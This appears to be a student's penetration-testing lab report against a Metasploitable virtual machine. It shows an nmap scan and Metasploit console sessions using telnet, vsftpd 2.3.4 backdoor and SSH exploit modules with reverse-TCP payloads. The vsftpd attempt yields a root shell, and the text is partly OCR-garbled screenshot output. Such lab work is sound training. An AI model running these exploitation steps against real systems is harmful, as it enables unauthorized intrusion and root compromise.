


PROJECT -2

Task -1: Login to Metasploit and extract IP address




The metasploitable ip address is **192.168.43.129**

Task -2: Do nmap scanning on the IP, Extract Open port and Version Details


The code for doing nmap is `$ nmap -sS -sV 192.168.43.129`

Output:




Task -3: Check the vulnerable version exploitation's procedure in rapid7 and start exploiting the following ports.

- **Telnet**



Go to kali linux root terminal and type `$ msfconsole` to enter into msfconsole.

Copy the version and paste it in google . Enter into rapid7 and copy the line present in module and paste the module in terminal.



Projects - 1Stop x CS_TALAKUNCHI BATCH 4 - Supp... x Linux BSD-derived Telnet Service x +

← → ↺ rapid7.com/db/modules/exploit/linux/telnet/telnet_encrypt_keyid/

History

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

- 1 msf > use exploit/linux/telnet/telnet_encrypt_keyid
- 2 msf exploit(telnet_encrypt_keyid) > show targets
- 3 ...targets...
- 4 msf exploit(telnet_encrypt_keyid) > set TARGET < target-id >
- 5 msf exploit(telnet_encrypt_keyid) > show options
- 6 ...show and set options...
- 7 msf exploit(telnet_encrypt_keyid) > exploit

Contact Us

35° ENG IN 23:45 02-06-2022

File Actions Edit View Help

```
msf6 exploit(linux/telnet/telnet_encrypt_keyid) > show options
```

Module options (exploit/linux/telnet/telnet_encrypt_keyid):

Name	Current Setting	Required	Description
PASSWORD		no	The password for the specified username
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	23	yes	The target port (TCP)
USERNAME		no	The username to authenticate as

Payload options (linux/x86/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	10.0.2.15	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic

```
msf6 exploit(linux/telnet/telnet_encrypt_keyid) > set RHOSTS 192.168.43.129
RHOSTS => 192.168.43.129
msf6 exploit(linux/telnet/telnet_encrypt_keyid) > show options
```

Module options (exploit/linux/telnet/telnet_encrypt_keyid):

Name	Current Setting	Required	Description
PASSWORD		no	The password for the specified username
RHOSTS	192.168.43.129	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	23	yes	The target port (TCP)
USERNAME		no	The username to authenticate as

Payload options (linux/x86/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	10.0.2.15	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Set the RHOSTS by entering your Metasploit IP address.

```
root@kali:~  
File Actions Edit View Help  
Exploit target:  
--  
Id Name  
--  
0 Automatic  
  
msf6 exploit(linux/telnet/telnet_encrypt_keyid) > set RHOSTS 192.168.43.129  
RHOSTS = 192.168.43.129  
msf6 exploit(linux/telnet/telnet_encrypt_keyid) > show options  
Module options (exploit/linux/telnet/telnet_encrypt_keyid):  



| Name     | Current Setting | Required | Description                                                                                  |
|----------|-----------------|----------|----------------------------------------------------------------------------------------------|
| PASSWORD | no              | no       | The password for the specified username                                                      |
| RHOSTS   | 192.168.43.129  | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit |
| RPORT    | 23              | yes      | The target port (TCP)                                                                        |
| USERNAME | no              | no       | The username to authenticate as                                                              |

  
Payload options (linux/x86/meterpreter/reverse_tcp):  


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 10.0.2.15       | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |

  
Exploit target:  
--  
Id Name  
--  
0 Automatic  
  
msf6 exploit(linux/telnet/telnet_encrypt_keyid) > exploit  
[*] Started reverse TCP handler on 10.0.2.15:4444  
[*] 192.168.43.129:23 - Brute forcing with 1 possible targets  
[*] 192.168.43.129:23 - Trying target Red Hat Enterprise Linux 3 (krb5-telnet)...  
[*] 192.168.43.129:23 - Exploit aborted due to failure: unknown: This system does not support encryption  
[*] Exploit completed, but no session was created.  
msf6 exploit(linux/telnet/telnet_encrypt_keyid) > ls  
[*] exec: ls  
blackeye shellghish  
msf6 exploit(linux/telnet/telnet_encrypt_keyid) > |
```

- **FTP**



Projects - 1Stop x CS, TALAKUNCHI BATCH 4 - Supj x VSFTPD v2.3.4 Backdoor Comma x +

rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/

RAPID7 PRODUCTS SERVICES SUPPORT & RESOURCES COMPANY RESEARCH EN SIGN IN

TRY NOW

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
1 msf > use exploit/unix/ftp/vsftpd_234_backdoor
2 msf exploit(vsftpd_234_backdoor) > show targets
3 ...targets...
4 msf exploit(vsftpd_234_backdoor) > set TARGET < target-id >
5 msf exploit(vsftpd_234_backdoor) > show options
6 ...show and set options...
7 msf exploit(vsftpd_234_backdoor) > exploit
```

Welcome back! 🌟 Still not sure if you're a good fit? I can help you!

Contact Us

ENG IN 23:45 02-06-2022

```
File Actions Edit View Help
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    yes             The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     21              yes       The target port (TCP)

Payload options (cmd/unix/interact):
  Name      Current Setting  Required  Description
  ----      -
  LHOST     yes             The target host(s)
  LPORT     4444             yes       The target port (TCP)

Exploit target:
  Id  Name
  --  --
  0    Automatic

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
root@kali: ~  
File Actions Edit View Help  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options  
Module options (exploit/unix/ftp/vsftpd_234_backdoor):  


| Name   | Current Setting | Required | Description                                                                                  |
|--------|-----------------|----------|----------------------------------------------------------------------------------------------|
| RHOSTS |                 | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit |
| RPORT  | 21              | yes      | The target port (TCP)                                                                        |

  
Payload options (cmd/unix/interact):  


| Name | Current Setting | Required | Description |
|------|-----------------|----------|-------------|
|------|-----------------|----------|-------------|

  
Exploit target:  


| Id | Name      |
|----|-----------|
| 0  | Automatic |

  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.43.129  
RHOSTS = 192.168.43.129  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options  
Module options (exploit/unix/ftp/vsftpd_234_backdoor):  


| Name   | Current Setting | Required | Description                                                                                  |
|--------|-----------------|----------|----------------------------------------------------------------------------------------------|
| RHOSTS | 192.168.43.129  | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit |
| RPORT  | 21              | yes      | The target port (TCP)                                                                        |

  
Payload options (cmd/unix/interact):  


| Name | Current Setting | Required | Description |
|------|-----------------|----------|-------------|
|------|-----------------|----------|-------------|

  
Exploit target:  


| Id | Name      |
|----|-----------|
| 0  | Automatic |

  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > |
```

```
root@kali: ~  
File Actions Edit View Help  
  
Payload options (cmd/unix/interact):  


| Name | Current Setting | Required | Description |
|------|-----------------|----------|-------------|
|------|-----------------|----------|-------------|

  
Exploit target:  


| Id | Name      |
|----|-----------|
| 0  | Automatic |

  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit  
[*] 192.168.43.129:21 - Banner: 220 (vsftpd 2.3.4)  
[*] 192.168.43.129:21 - USER: 331 Please specify the password.  
[*] 192.168.43.129:21 - Backdoor service has been spawned, handling ...  
[*] 192.168.43.129:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (10.0.2.15:42395 -> 192.168.43.129:6200 ) at 2022-06-02 12:32:50 -0400  
  
ls  
bin  
boot  
cdrom  
dev  
etc  
home  
initrd  
initrd.img  
lib  
lost+found  
media  
mnt  
nohup.out  
opt  
proc  
root  
sbin  
srv  
sys  
tmp  
usr  
var  
vmlinuz  
|
```

• SSH

The screenshot shows a web browser window with the URL `rapid7.com/db/modules/exploit/multi/ssh/sshexec/`. The page header includes the Rapid7 logo and navigation links: PRODUCTS, SERVICES, SUPPORT & RESOURCES, COMPANY, RESEARCH, EN, and SIGN IN. The breadcrumb trail is Home | Vulnerability & Exploit Database | Modules. The main heading is "SSH User Code Execution". Below the heading is a "Back to Search" button. A table displays the following information:

Disclosed	Created
01/01/1999	05/30/2018

A "Contact Us" button is visible in the bottom right corner. The Windows taskbar at the bottom shows the system clock as 23:45 on 02-06-2022.

The screenshot shows the "Module Options" section of the Rapid7 page. It contains the following text:

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
1 msf > use exploit/multi/ssh/sshexec
2 msf exploit(sshexec) > show targets
3 ...targets...
4 msf exploit(sshexec) > set TARGET < target-id >
5 msf exploit(sshexec) > show options
6 ...show and set options...
7 msf exploit(sshexec) > exploit
```

A "Contact Us" button is visible in the bottom right corner. The Windows taskbar at the bottom shows the system clock as 23:45 on 02-06-2022.


```
File Actions Edit View Help
msf6 exploit(multi/ssh/sshexec) > show options
Module options (exploit/multi/ssh/sshexec):


| Name     | Current Setting | Required | Description                                                                                                                           |
|----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| PASSWORD |                 | yes      | The password to authenticate with.                                                                                                    |
| RHOSTS   |                 | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit                                          |
| RPORT    | 22              | yes      | The target port (TCP)                                                                                                                 |
| SRVHOST  | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT  | 8080            | yes      | The local port to listen on.                                                                                                          |
| SSL      | false           | no       | Negotiate SSL for incoming connections                                                                                                |
| SSLCert  |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                      |
| URIPATH  |                 | no       | The URI to use for this exploit (default is random)                                                                                   |
| USERNAME | root            | yes      | The user to authenticate as.                                                                                                          |


Payload options (linux/x86/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 10.0.2.15       | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


Exploit target:


| Id | Name      |
|----|-----------|
| 0  | Linux x86 |


msf6 exploit(multi/ssh/sshexec) > exploit
[*] Msf::OptionValidatorError The following options failed to validate: RHOSTS
msf6 exploit(multi/ssh/sshexec) > set RHOSTS 192.168.43.129
RHOSTS => 192.168.43.129
msf6 exploit(multi/ssh/sshexec) > show options
Module options (exploit/multi/ssh/sshexec):


| Name     | Current Setting | Required | Description                                                                                                                           |
|----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| PASSWORD |                 | yes      | The password to authenticate with.                                                                                                    |
| RHOSTS   | 192.168.43.129  | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit                                          |
| RPORT    | 22              | yes      | The target port (TCP)                                                                                                                 |
| SRVHOST  | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT  | 8080            | yes      | The local port to listen on.                                                                                                          |
| SSL      | false           | no       | Negotiate SSL for incoming connections                                                                                                |


```

```
File Actions Edit View Help
msf6 exploit(multi/ssh/sshexec) > exploit
[*] Msf::OptionValidatorError The following options failed to validate: RHOSTS
msf6 exploit(multi/ssh/sshexec) > set RHOSTS 192.168.43.129
RHOSTS => 192.168.43.129
msf6 exploit(multi/ssh/sshexec) > show options
Module options (exploit/multi/ssh/sshexec):


| Name     | Current Setting | Required | Description                                                                                                                           |
|----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| PASSWORD |                 | yes      | The password to authenticate with.                                                                                                    |
| RHOSTS   | 192.168.43.129  | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit                                          |
| RPORT    | 22              | yes      | The target port (TCP)                                                                                                                 |
| SRVHOST  | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT  | 8080            | yes      | The local port to listen on.                                                                                                          |
| SSL      | false           | no       | Negotiate SSL for incoming connections                                                                                                |
| SSLCert  |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                      |
| URIPATH  |                 | no       | The URI to use for this exploit (default is random)                                                                                   |
| USERNAME | root            | yes      | The user to authenticate as.                                                                                                          |


Payload options (linux/x86/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 10.0.2.15       | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


Exploit target:


| Id | Name      |
|----|-----------|
| 0  | Linux x86 |


msf6 exploit(multi/ssh/sshexec) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Exploit aborted due to failure: no-access: Failed authentication
[*] Exploit completed, but no session was created.
msf6 exploit(multi/ssh/sshexec) > ls
[*] exec: ls
blackeye shellphish
msf6 exploit(multi/ssh/sshexec) >
```

Result: I have done all the tasks as per instructions and obtained desired output.

